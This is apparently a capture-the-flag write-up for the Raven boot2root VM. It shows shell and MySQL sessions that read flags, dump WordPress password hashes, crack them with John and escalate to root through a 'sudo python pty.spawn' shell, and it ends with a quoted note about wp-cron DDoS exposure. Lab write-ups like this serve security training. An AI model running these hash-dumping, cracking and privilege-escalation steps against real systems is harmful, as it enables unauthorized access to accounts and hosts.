


```
michael@target1:/var/www$ pwd
/var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ 
```



```
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```


- ***flag3.txt: {afc01ab56b50591e7dccf93122770cd2}***
    - ***Exploit Used***
        - *Privilege escalation of michael’s account using mysql*
            - *Mysql -u root -p*
            - *Show databases;*
            - *Use wordpress;*
            - *Select * from wp_posts WHERE post_status != ‘publish’*
                - *Both flags 3 and 4 can be found at this step*



```
mysql> select * from wp_posts WHERE post_status ≠ 'publish'\G
*************************** 1. row ***************************
                   ID: 4
          post_author: 1
            post_date: 2018-08-13 01:48:31
        post_date_gmt: 0000-00-00 00:00:00
         post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
           post_title: flag3
         post_excerpt:
          post_status: draft
       comment_status: open
          ping_status: open
        post_password:
            post_name:
              to_ping:
               pinged:
        post_modified: 2018-08-13 01:48:31
    post_modified_gmt: 2018-08-13 01:48:31
post_content_filtered:
          post_parent: 0
                 guid: http://raven.local/wordpress/?p=4
           menu_order: 0
            post_type: post
       post_mime_type:
        comment_count: 0
*************************** 2. row ***************************
```

- ***flag4.txt: {715dea6c055b9fe3337544932f2941ce}***
    - ***Exploit Used***
        - *Brute forced steven’s password and escalated privileges*
            - *Mysql -u root -p*
            - *Show databases;*
            - *Use wordpress;*
            - *Show tables;*
                - *exfiltrated password hashes for both michael and steven and copied to hash.txt*
            - *John hash.txt*

        - *Exfiltrated decrypted password for steven: pink84*
    - *Su steven*
    - *Sudo python -c ‘import pty;pty.spawn(“bin/bash”);’*
        - *Escalated michael’s privileges to root*
    - *Cd /root*
    - *Cat flag4.txt*



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# █
```

APPENDIX

WP-Cron detection

https://github.com/wpscanteam/wpscan/issues/1299

“Crons in WordPress are very important, even if they are not a security problem by themselves. With a bit of enthusiasm, it would be possible to make a DDoS attack against wp-cron.php since it will return a 200 code when executed.
There are usually three ways to run it: the internal automatic system, the system to turn off the cron but to run it via an HTTP call, or to run it via an internal cron / WP-CLI.

In these cases, it may be interesting to warn that the WP-CRON is publicly accessible if it returns a 200 code or if it is protected when it returns a 403 or similar.

Crons in WordPress are very important, even if they are not a security problem by themselves. With a bit of enthusiasm, it would be possible to make a DDoS attack against wp-cron.php since it will return a 200 code when executed.

There are usually three ways to run it: the internal automatic system, the system to turn off the cron but to run it via an HTTP call, or to run it via an internal cron / WP-CLI.

In these cases, it may be interesting to warn that the WP-CRON is publicly accessible if it returns a 200 code or if it is protected when it returns a 403 or similar.”